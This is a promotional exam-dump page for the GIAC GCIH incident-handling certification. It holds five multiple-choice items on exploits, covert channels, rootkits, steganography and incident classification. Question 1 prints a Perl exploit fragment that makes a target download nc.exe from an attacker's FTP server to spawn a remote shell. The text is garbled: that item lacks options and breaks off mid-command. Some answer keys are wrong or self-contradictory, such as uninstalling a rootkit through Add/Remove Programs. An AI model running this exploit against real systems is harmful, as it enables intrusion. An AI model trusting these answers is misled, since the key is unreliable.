GCIH Q&As

GIAC Certified Incident Handler

Pass GIAC GCIH Exam with 100% Guarantee

Free Download Real Questions & Answers **PDF** and **VCE** file from:

https://www.leads4pass.com/gcih.html

100% Passing Guarantee
100% Money Back Assurance

Following Questions and Answers are all new published by GIAC Official Exam Center

- **Instant Download** After Purchase
- **100% Money Back** Guarantee
- **365 Days** Free Update
- **800,000+** Satisfied Customers

QUESTION 1

Adam, a malicious hacker performs an exploit, which is given below:

######

##

$port = 53;

Spawn cmd.exe on port X

$your = "192.168.1.1";# Your FTP Server 89

$user = "Anonymous";# login as

$pass = \\'noone@nowhere.com\\';# password

######

##

$host = $ARGV[0];

print "Starting ...\n";

print "Server will download the file nc.exe from $your FTP server.\n"; system("perl msadc.pl -h $host -C \"echo


open $your >sasfile\""); system("perl msadc.pl -h $host -C \"echo $user>>sasfile\""); system("perl msadc.pl -h

$host -C \"echo $pass>>sasfile\""); system("perl msadc.pl -h $host -C \"echo bin>>sasfile\""); system("perl msadc.pl -h $host -C \"echo get nc.exe>>sasfile\""); system("perl msadc.pl -h $host

Correct Answer: D

QUESTION 2

Covert_TCP will use which of the following byte offsets on the TCP header to carry ASCII data?



A. Byte offset 8-11

B. Byte offset 20-23

C. Byte offset 14 and 15

D. Byte offset 18 and 19

Correct Answer: A

Covert_TCP allows for transmitting information by entering ASCII data in the following TCP header fields:

-TCP initial sequence number

-TCP acknowledgement sequence number

The image reveals that these fields are in Byte offsets 4-7 and 8-11.

QUESTION 3

Which of the following is the most effective at eradicating a system infected with a Rootkit?

A. Disable the rootkit service in Control Panel/Administrative Tools/Services

B. Format the drive, reinstall the OS applying any applicable patches, and change passwords

C. Uninstall the Rootkit via Add / Remove Programs

D. Delete the rootkit files and remove the startup shortcut

Correct Answer: C

QUESTION 4

Which of the following tools can be used for steganography?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Image hide

B. Stegbreak

C. Snow.exe

D. Anti-x

Correct Answer: AC

QUESTION 5

A helpdesk ticket has been escalated to the incident response team. According to the FIRST organization classification guidelines, during which incident response phase should the team document the following information?

Category: Compromised Intellectual Property Criticality: High Sensitivity: Restricted to response team and management

A. Preparation

B. Eradication

C. Lessons Learned

D. Containment

Correct Answer: D

It is important to document various characteristics of the incident early on in the Containment phase. The FIRST organization distributes an incident Case Classification document that recommends characterizing an incident based on three areas: it\\'s general category, the criticality of impacted systems and data, and the sensitivity with which information about the case itself should be treated.